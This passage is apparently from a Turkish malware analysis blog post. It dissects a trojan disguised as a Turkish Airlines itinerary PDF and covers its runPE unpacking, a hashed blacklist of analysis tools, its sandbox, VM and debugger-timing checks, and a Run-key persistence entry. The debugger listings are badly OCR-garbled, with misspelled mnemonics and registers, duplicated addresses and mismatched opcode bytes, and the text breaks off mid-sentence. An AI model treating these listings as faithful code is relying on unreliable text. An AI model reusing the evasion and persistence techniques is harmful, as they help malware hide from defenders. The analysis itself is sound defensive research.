00401399 8945 F0 MOU DWORD PTR SS:[ESP+10],ERX  
0040139A 8B45 F0 MOV EAX,DWORD PTR DS:[ESP+10]  
0040139F 2080040000 ADD EAX,Turkish-.00406020  
0040139A 8038 60 CMP BYTE PTR DS:[EAX],60  
0040139B 75 1C JNC SHORT Turkish-.004013C5  
0040139C 8B45 F0 MOU EAX,DWORD PTR SS:[ESP+10]  
0040139D 05 2880040000 ADD EAX,Turkish-.0040602B  
0040139E 8B45 F0 ADD EAX,Turkish-.0040602B  
0040139F 0F 1F 44 00 JNE SHORT Turkish-.004013C5  
004013B4 0F 1F 44 00 JNE SHORT Turkish-.004013C5  
004013B6 C705 94FFFFF 3: MOU DWORD PTR SS:[ESP+10C],33  
004013C0 E9 90000000 JMP Turkish-.00401461  
004013C5 8B45 F0 MOU EAX,DWORD PTR SS:[ESP+10]  
004013C6 05 2880040000 ADD EAX,Turkish-.0040602A  
004013C7 8B45 F0 CMP BYTE PTR DS:[EAX],0  
004013D0 75 19 JNC SHORT Turkish-.004013EB  
004013D2 8B45 F0 MOU EAX,DWORD PTR SS:[ESP+10]  
004013D3 05 2880040000 ADD EAX,Turkish-.0040602B  
004013D4 8038 70 CMP BYTE PTR DS:[EAX],70  
004013D5 75 0C JNC SHORT Turkish-.004013EB  
004013D6 C705 94FFFFF 01: MOU DWORD PTR SS:[ESP+10C],0  
004013E9 EB 76 JMP SHORT Turkish-.00401461  
004013EB A1 68504000 MOU EAX,DWORD PTR DS:[4050068]  
004013F0 8945 EC MOU DWORD PTR SS:[ESP+14],ERX  
004013F3 A1 65504000 MOU EAX,DWORD PTR DS:[405006C]  
004013F4 8945 EC MOU DWORD PTR SS:[ESP+14],ERX  
004013F5 C70424 54504000 CALL Turkish-.00406054 ASCII "imyxrnfganuitruruuw"  
00401402 F8 33000000 CALL Turkish-.00402139P  
00401407 894424 08 MOU DWORD PTR SS:[ESP+8],ERX  
00401408 C74024 00 545041 MOU DWORD PTR SS:[ESP+41],Turkish-.00406054 ASCII "imyxrnfganuitruruuw"  
00401415 8035 98FFFFFF LER EAX,DWORD PTR SS:[ESP+108]  
00401416 8B45 F0 MOU EAX,DWORD PTR SS:[ESP+10],ERX  
0040141C 05 E11500000 CALL Turkish-.00402802P  
00401421 8845 EC MOU EAX,DWORD PTR SS:[ESP+8],ERX  
00401424 894424 08 MOU EAX,DWORD PTR SS:[ESP+8],ERX  
00401428 8845 E8 MOU EAX,DWORD PTR SS:[ESP+18]  
0040142B 894424 04 MOU EAX,DWORD PTR SS:[ESP+4],ERX  
00401430 8B45 F0 ADD EAX,DWORD PTR DS:[ESP+108]  
00401435 89E424 MOU DWORD PTR SS:[ESP+1],ERX  
00401438 ES D11700000 CALL Turkish-.00402C0EP  
0040143D 8845 E8 MOU EAX,DWORD PTR SS:[ESP+10]  
00401440 894424 04 MOU EAX,DWORD PTR SS:[ESP+4],ERX  
00401443 8B45 F0 ADD EAX,DWORD PTR DS:[ESP+108]  
00401450 89E424 MOU DWORD PTR SS:[ESP+1],ERX  
Stack SS:[002EF147=00070006]

Son adımlara yaklaşırken zararlı yazılımın işletim sistemi üzerinde çalışan potansiyel güvenlik yazılımlarını atlatmak için runPE (hafızadan işlem (process) çalıştırma) yöntemini kullanmak için hazırlık yaptığı anlaşılıyordu.

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs





l e m t w h c p k b z r ... s ? Immunity: Consulting Services Manager

```

00402348 C70424 26674000 MOU DWORD PTR SS:[ESP],Turkish-.00406720
00402347 E8 940F0000 CALL <JMP.&KERNEL32.GetModuleHandleA>
00402348 83EC 04 MOV ESP,4
00402349 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC],EAX
00402355 C74424 04 20E741 MOU DWORD PTR SS:[ESP+4],Turkish-.00406720
00402350 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
00402363 890424 MOU DWORD PTR SS:[ESP1],EAX
00402366 EB F5FCFFFF CALL Turkish-.00402060
00402368 8985 74FFFFFF MOU DWORD PTR SS:[ESP+8C],EAX
00402369 C74424 04 20E740 MOU DWORD PTR SS:[ESP+4],Turkish-.00406720
00402373 EB 630F0000 CALL K3P.&KERNEL32.GetModuleHandleA
00402370 83EC 04 SUB ESP,4
00402380 C74424 04 466741 MOU DWORD PTR SS:[ESP+4],Turkish-.00406746
00402388 890424 MOU DWORD PTR SS:[ESP1],EAX
00402390 EB 00FCFFFF CALL Turkish-.00402060
00402392 8B85 70FFFFFF MOU DWORD PTR SS:[ESP+84],EAX
00402396 C74424 04 SB6741 MOU DWORD PTR SS:[ESP+4],Turkish-.00406758
00402398 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
0040239A 890424 MOU DWORD PTR SS:[ESP1],EAX
0040239C EB 84FCFFFF CALL Turkish-.00402060
0040239D 8B85 64FFFFFF MOU DWORD PTR SS:[ESP+88],EAX
004023B0 C74424 04 6E5741 MOU DWORD PTR SS:[ESP+4],Turkish-.0040676E
004023B4 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
004023B8 890424 MOU DWORD PTR SS:[ESP1],EAX
004023C0 EB 38FCFFFF CALL Turkish-.00402060
004023C2 8B85 64FFFFFE MOU DWORD PTR SS:[ESP+98],EAX
004023C6 C74424 04 7F5741 MOU DWORD PTR SS:[ESP+4],Turkish-.0040677F
004023D6 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
004023D8 890424 MOU DWORD PTR SS:[ESP1],EAX
004023D9 EB 70FCFFFF CALL Turkish-.00402060
004023E0 C74424 04 91E741 MOU DWORD PTR SS:[ESP+4],Turkish-.00406791
004023E5 C74424 04 91E741 MOU DWORD PTR SS:[ESP+4],Turkish-.00406791
004023F2 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
004023F3 890424 MOU DWORD PTR SS:[ESP1],EAX
004023F8 EB 60FCFFFF CALL Turkish-.00402060
004023F9 8B85 64FFFFFF MOU DWORD PTR SS:[ESP+90],EAX
00402406 C74424 04 A2E741 MOU DWORD PTR SS:[ESP+4],Turkish-.00406792
00402408 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
00402414 890424 MOU DWORD PTR SS:[ESP1],EAX
00402417 EB 44FCFFFF CALL Turkish-.00402060
00402420 8B85 64FFFFFF MOU DWORD PTR SS:[ESP+9C],EAX
00402422 C74424 04 BFB741 MOU DWORD PTR SS:[ESP+4],Turkish-.0040679F
00402428 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
00402430 890424 MOU DWORD PTR SS:[ESP1],EAX
00402433 EB 28FCFFFF CALL Turkish-.00402060
00402438 8B85 60FFFFFF MOU DWORD PTR SS:[ESP+AC],EAX
00402439 C74424 04 BE5741 MOU DWORD PTR SS:[ESP+4],Turkish-.004067A0
00402446 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
0040244C 890424 MOU DWORD PTR SS:[ESP1],EAX
0040244F EB 0CFCFFFF CALL Turkish-.00402060
00402454 8B85 5CFFFFFF MOU DWORD PTR SS:[ESP+4],EAX
00402455 C74424 04 CB6741 MOU DWORD PTR SS:[ESP+4],Turkish-.004067CB
00402462 8B85 54FFFFFF MOU DWORD PTR SS:[ESP+AC]
00402463 890424 MOU DWORD PTR SS:[ESP1],EAX
00402468 EB F0EBFFFF CALL Turkish-.00402060
00402469 8B85 55FFFFEF MOU DWORD PTR SS:[ESP+AC],EAX
00406720=Turkish-.00406720 (ASCII "kernel32.dll")
Stack SS:[0022EE20]=7C96FD90 (ntdll.7C96FD90)

```

Biraz daha ilerledikten sonra zararlı yazılımın paketinden çıkarmış olduğu işlemi (process) kontrol ettiğini farkettim ve diske kayıt edip, HEX editor ile fazlalık kısımları temizleyip Immunity Debugger ile çalıştárdım ve incelemeye başladım.



Immunity Debugger - Turkish-.00400000.exe - [CPU - main thread, module Turkish-.]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ? Immunity Consulting Services Manager

```

00401410: 55 PUSH EBP
00401411: 8BEC MOV EBP,ESP
0040141F: 8D41 7BFFFF MOV EDX,DWORD PTR FS:[30]
00401425: 64:A1 30000000 MOV EBX,DWORD PTR DS:[EBP-18]
0040142B: 8940 0C MOV EDX,DWORD PTR DS:[EBX+C]
0040142E: 8940 0C MOV EBX,DWORD PTR DS:[EBX+C]
00401431: 8940 0C MOV EDX,DWORD PTR DS:[EBX+C]
00401433: 8940 18 MOV EDX,DWORD PTR DS:[EBX+18]
00401436: 8945 C8 MOV DWORD PTR SS:[EBP-38],EPX
00401439: 66:C745 B8 19 MOV WORD PTR SS:[EBP-46],18
0040143F: 66:C745 BA 1A MOV WORD PTR SS:[EBP-46],1A
00401445: 66:8B45 001040 MOV WORD PTR SS:[EBP-44],Turkish-.0040 UNICODE "kernel32.dll"
0040144C: 6B 37B1E018 PUSH 18ECB197
00401451: FF75 C8 PUSH DWORD PTR SS:[EBP-38]
00401454: E8 8DFCFFFF CALL Turkish-.004010E6 Arg1 Turkish-.004010E6
00401459: 85C0 TEST EAX,EAX
0040145B: 8D40 102030000 MOV EDX,EDX
0040145D: 8D40 00 MOV EDX,EDX
00401463: 8D45 C4 LEA EDX,DWORD PTR SS:[EBP-3C]
00401466: 50 PUSH EAX
00401467: 8D45 B8 LEA EDX,DWORD PTR SS:[EBP-48]
0040146A: 50 PUSH EAX
0040146C: 6A 00 PUSH 0
0040146D: 6A 00 PUSH 0
0040146F: FFD2 CALL EDX
00401471: 85C0 TEST EAX,EAX
00401473: 0F85 FB020000 JNG Turkish-.00401773
00401475: 8D40 00134000 MOV EDI,DWORD PTR DS:[4813F0]
0040147F: > 8D7D FC LEA EDI,DWORD PTR SS:[EBP-4]
00401482: > FC CLD
00401483: AD LODS DWORD PTR DS:[ESI]
00401484: 85C0 TEST EAX,EAX
00401486: 31 C0 XOR EAX,EAX
00401487: S0 PUSH EAX
00401489: FF75 C4 PUSH DWORD PTR SS:[EBP-3C] Arg2
0040148C: E8 55FCFFFF CALL Turkish-.004010E6 Arg1 Turkish-.004010E6
00401491: 85C0 TEST EAX,EAX
00401493: 0F84 D0200000 STD Turkish-.00401773
00401495: 48 STOSQ
00401496: AB STOS DWORD PTR ES:[EDI]
00401498: <EB E5 JMF SHORT Turkish-.00401482
0040149D: > 80B5 713F4000 LEA ERX,DWORD PTR DS:[403F71]
004014A3: 8985 78FFFF MOV EDX,DWORD PTR SS:[EBP-188],ERX
004014A5: 68 8C6F6000 PUSH EC6C
004014A6: 8940 00 MOV EDX,ESP
004014A8: 50 PUSH EAX
004014B1: 6A 00 PUSH 0
004014B3: 6A 01001F00 PUSH 1F0001
004014B5: 8D45 D5 ADD ESP,5
004014B8: 64:A1 18000000 MOV EBX,DWORD PTR FS:[18]
004014C4: 8378 34 02 CMP DWORD PTR DS:[EBX+34],2
004014C8: 0F85 87020000 JNG Turkish-.00401755
004014D2: 68 87020000 PUSH 87020000
004014D5: C785 8CFEFFFF MOV DWORD PTR SS:[EBP-24]
004014D6: C785 8CFEFFFF MOV DWORD PTR SS:[EBP-174],128
004014E3: 6A 00 PUSH 0
004014E2: 6A 02 PUSH 2
004014E4: FF55 F8 LEA EDX,DWORD PTR SS:[EBP-8]
004014E7: 89F8 04 MOV DWORD PTR SS:[EBP-4C],ERX
004014E9: 89F8 FF CMP ERX,-1
004014ED: 0F84 AB000000 JE Tuxk ish-.0040159E
004014F3: 80B5 8CFEFFFF LEA ERX,DWORD PTR SS:[EBP-174]
004014F3: 50 PUSH EAX
004014F8: FF75 B4 PUSH DWORD PTR SS:[EBP-4C]

```

EEB-0012FFFF

Tuxk ish-.<ModuleEntryPoint>

İlk dikkatimi çeken 004010C6 fonksiyonu ile işlemlerin (processes) teker teker hashini alıp ardından ön tanımlı işlemlerin hashleri ile kıyasladığını farkettim. Belli ki yazılımı geliştirenler bazı yazılımları kara listeye almışlardı. Zararlı yazılımı VMWare içinde çalıştırıldığım için vmwareuser.exe yazılımının kara listede olduğu hemen anlaşılıyordu. Ancak biraz çatlak olduğum için hangi yazılımların kara listede yer aldığı öğrenmek için Python ile <http://www.processlibrary.com/> adresinde kayıtlı olan tüm işlemlerin (processes) listesini oluşturan ufak bir araç hazırladım ve hash fonksiyonunu bire bir Python kodu ile oluşturarak tüm işlemleri bu aracın geçirerek kara listede yer alan tüm yazılımları (netmon.exe, procmon.exe, sandboxedcomlaunch.exe, sandboxierpcss.exe, vboxservice.exe, vboxtray.exe, vmwareservice.exe, vmwareuser.exe, wireshark.exe) tespit ettim.

```

C:\Windows\system32\cmd.exe - pname_grabber.py
esslotd.exe
essndsys.exe
essolo.exe
esspk.exe
esspk.exe
esupdate.exe
http://www.processlibrary.com/directory/e/37
esyndicateinst.exe
esignotray.exe
et4tray.exe
etbsc.exe
etapimon.exe
etapist.exe
etcall.exe
etcrtmng.exe
etdirrcv.exe
etdsvc.exe
eterm.exe
et.exe
etfmetrictransformer.exe
etheral.exe
etisrv.exe
etlitr50.exe
http://www.processlibrary.com/directory/e/38

C:\Windows\system32\cmd.exe
=====
Blacklisted Process Detection Utility [http://www.nertsarica.com]
=====
Blacklisted process detected: netmon.exe <0x5CD9B05EL>
Blacklisted process detected: procmon.exe <0xA8D0B0A0EL>
Blacklisted process detected: sandboxiedcomaunch.exe <0xE8CDDC54L>
Blacklisted process detected: sandboxierpcss.exe <0x8C6D6CL>
Blacklisted process detected: vboxservice.exe <0x31E233AFL>
Blacklisted process detected: vboxtray.exe <0x91D47DF6L>
Blacklisted process detected: vmwareservice.exe <0x8181326CL>
Blacklisted process detected: vmwareuser.exe <0x4CE5FD07L>
Blacklisted process detected: wireshark.exe <0xA4EF3C0EL>

C:\Users\Mert\Desktop>

```

Bunun dışında zararlı yazılımin sbiedll.dll ile Sandboxie yazılımin sisteme yüklü olup olmadığını, vmware, vbox gibi sanal makinede çalışıp çalışmadığının kontrolü, qemu öykünücü (emulator) kontrolü ve RDTSC yönergesi (instruction) ile yönnergeler arası geçen sürenin kontrolü ile kum havuzu ve hata ayıklıcı kontrolü yaptığı tespit ettim.

```

Immunity Debugger - Turkish-00400000.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs

004016AF : 75 69 JNZ SHORT Turkish-.00401719
004016B1 : 6A 04 PUSH 4
004016B3 : 68 00000000 PUSH 1000
004016B9 : FFB8 80FFFFFF PUSH DWORD PTR SS:[EBP-180]
004016BC : 6A 00 PUSH 0
004016C0 : FF85 E4 CALL DWORD PTR SS:[EBP-1C]
004016C3 : 8985 84FFFFFF MOV DWORD PTR SS:[EBP-17C],ERX
004016C8 : 85C0 TEST ERX,ERX
004016CB : 74 4C JE SHORT Turkish-.00401719
004016CD : 6A 38 PUSH 38
004016D0 : 80D4 INT3H INT3H ESP
004016D1 : 80C9 XOR ECX,ECX
004016D2 : 80D9 80FFFFFF LER ERX,DWORD PTR SS:[EBP-180]
004016D3 : 50 PUSH ERX
004016D4 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
004016D5 : 50 PUSH ECX
004016D6 : 51 PUSH ECX
004016D7 : 52 PUSH EDX
004016D8 : FFB5 88FFFFFF PUSH DWORD PTR SS:[EBP-178]
004016D9 : 88E5 D0 CALL DWORD PTR SS:[EBP-30]
004016E0 : 88E5 80FFFFFF MOV ESP,ESP
004016E1 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
004016E2 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
004016E3 : FFB5 88FFFFFF PUSH DWORD PTR SS:[EBP-178]
004016E4 : 88E5 D0 CALL DWORD PTR SS:[EBP-30]
004016E5 : 88E5 80FFFFFF MOV ESP,ESP
004016E6 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
004016E7 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
004016E8 : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
004016E9 : 6A 00 PUSH 0
004016F0 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
004016F1 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
004016F2 : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
004016F3 : 6A 00 PUSH 0
004016F4 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
004016F5 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
004016F6 : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
004016F7 : 6A 00 PUSH 0
004016F8 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
004016F9 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
004016FA : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
004016FB : 6A 00 PUSH 0
004016FC : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
004016FD : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
004016FE : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
004016FF : 6A 00 PUSH 0
00401700 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
00401701 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
00401702 : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
00401703 : 6A 00 PUSH 0
00401704 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
00401705 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
00401706 : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
00401707 : 6A 00 PUSH 0
00401708 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
00401709 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
0040170A : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
0040170B : 6A 00 PUSH 0
0040170C : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
0040170D : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
0040170E : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
0040170F : 6A 00 PUSH 0
00401710 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
00401711 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
00401712 : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
00401713 : 6A 00 PUSH 0
00401714 : FFB5 84FFFFFF PUSH DWORD PTR SS:[EBP-17C]
00401715 : 88E5 70FFFFFF MOV ERX,DWORD PTR DS:[ERX+8]
00401716 : 88E5 70FFFFFF MOV DWORD PTR SS:[EBP-184],ERX
00401717 : 6A 00 PUSH 0
00401718 : FFB5 70FFFFFF CHP DWORD PTR SS:[EBP-184],786F6276
00401719 : 74 39 JE SHORT Turkish-.00401767
0040171A : 81BD 70FFFFFF CHP DWORD PTR SS:[EBP-184],786F6276
0040171B : 74 20 JE SHORT Turkish-.00401767
0040171C : 81BD 70FFFFFF CHP DWORD PTR SS:[EBP-184],756D6571
0040171D : 70 21 JC SHORT Turkish-.00401767
0040171E : 0F31 00 RDTSC
0040171F : 50 PUSH ERX
00401720 : 0F31 00 RDTSC
00401721 : 50 POP EDX
00401722 : 8D 00000000 MOV ERX,EDX
00401723 : 8D 00000000 CHP ERX,200
00401724 : 78 12 JNB SHORT Turkish-.00401767
00401725 : > 8005 78174000 LER ERX,DWORD PTR DS:[401778]
00401726 : 8985 78050000 MOV ERX,DWORD PTR SS:[EBP-188],ERX
00401727 : 8005 B9134000 CHP ERX,DWORD PTR DS:[4018B9]
00401728 : > FFB5 70FFFFFF PUSH DWORD PTR SS:[EBP-188]
00401729 : E8 11FBFFFF CALL Turkish-.00401284
0040172A : > C9 LEAVE
0040172B : .C2 RET
0040172C : CC INT3
0040172D : CC INT3
0040172E : CC INT3
0040172F : 00 DB 00
00401730 : 20 DE 20
00401731 : 00 DB 00
00401732 : 00 DB 00
00401733 : 00 DB 00
00401734 : 00 DB 00
00401735 : 00 DB 00
00401736 : 00 DB 00
00401737 : 00 DB 00
00401738 : 00 DB 00
00401739 : 00 DB 00
0040173A : 00 DB 00
0040173B : 00 DB 00
0040173C : 00 DB 00
0040173D : 00 DB 00
0040173E : 00 DB 00
0040173F : 00 DB 00
00401740 : 00 DB 00
00401741 : 00 DB 00
00401742 : 00 DB 00
00401743 : 00 DB 00
00401744 : 00 DB 00
00401745 : 00 DB 00
00401746 : 00 DB 00
00401747 : 00 DB 00
00401748 : 00 DB 00
00401749 : 00 DB 00
0040174A : 00 DB 00
0040174B : 00 DB 00
0040174C : 00 DB 00
0040174D : 00 DB 00
0040174E : 00 DB 00
0040174F : 00 DB 00
00401750 : 00 DB 00
00401751 : 00 DB 00
00401752 : 00 DB 00
00401753 : 00 DB 00
00401754 : 00 DB 00
00401755 : 00 DB 00
00401756 : 00 DB 00
00401757 : 00 DB 00
00401758 : 00 DB 00
00401759 : 00 DB 00
0040175A : 00 DB 00
0040175B : 00 DB 00
0040175C : 00 DB 00
0040175D : 00 DB 00
0040175E : 00 DB 00
0040175F : 00 DB 00
00401760 : 00 DB 00
00401761 : 00 DB 00
00401762 : 00 DB 00
00401763 : 00 DB 00
00401764 : 00 DB 00
00401765 : 00 DB 00
00401766 : 00 DB 00
00401767 : 00 DB 00
00401768 : 00 DB 00
00401769 : 00 DB 00
0040176A : 00 DB 00
0040176B : 00 DB 00
0040176C : 00 DB 00
0040176D : 00 DB 00
0040176E : 00 DB 00
0040176F : 00 DB 00
00401770 : 00 DB 00
00401771 : 00 DB 00
00401772 : 00 DB 00
00401773 : 00 DB 00
00401774 : 00 DB 00
00401775 : 00 DB 00
00401776 : 00 DB 00
00401777 : 00 DB 00
00401778 : 00 DB 00
00401779 : 00 DB 00
0040177A : 00 DB 00
0040177B : 00 DB 00
0040177C : 00 DB 00
0040177D : 00 DB 00
0040177E : 00 DB 00
0040177F : 00 DB 00
00401780 : 00 DB 00
00401781 : 00 DB 00
00401782 : 00 DB 00
00401783 : 00 DB 00

```

Zararlı yazılım bu kontrollerden herhangi birine takıldıği takdirde kendisini %ALLUSERSPROFILE% ortam değişkeninde (environment) yer alan klasöre kopyalamakta ve sistem yeniden başlatıldığında çalışabilmek için kayıt defterinde HKLM\SOFTWARE \Microsoft\Windows\CurrentVersion\Run\SunJavaUpdateSched anahtarını oluşturmaktadır. Çalıştığı zaman da hem e-posta hem de web

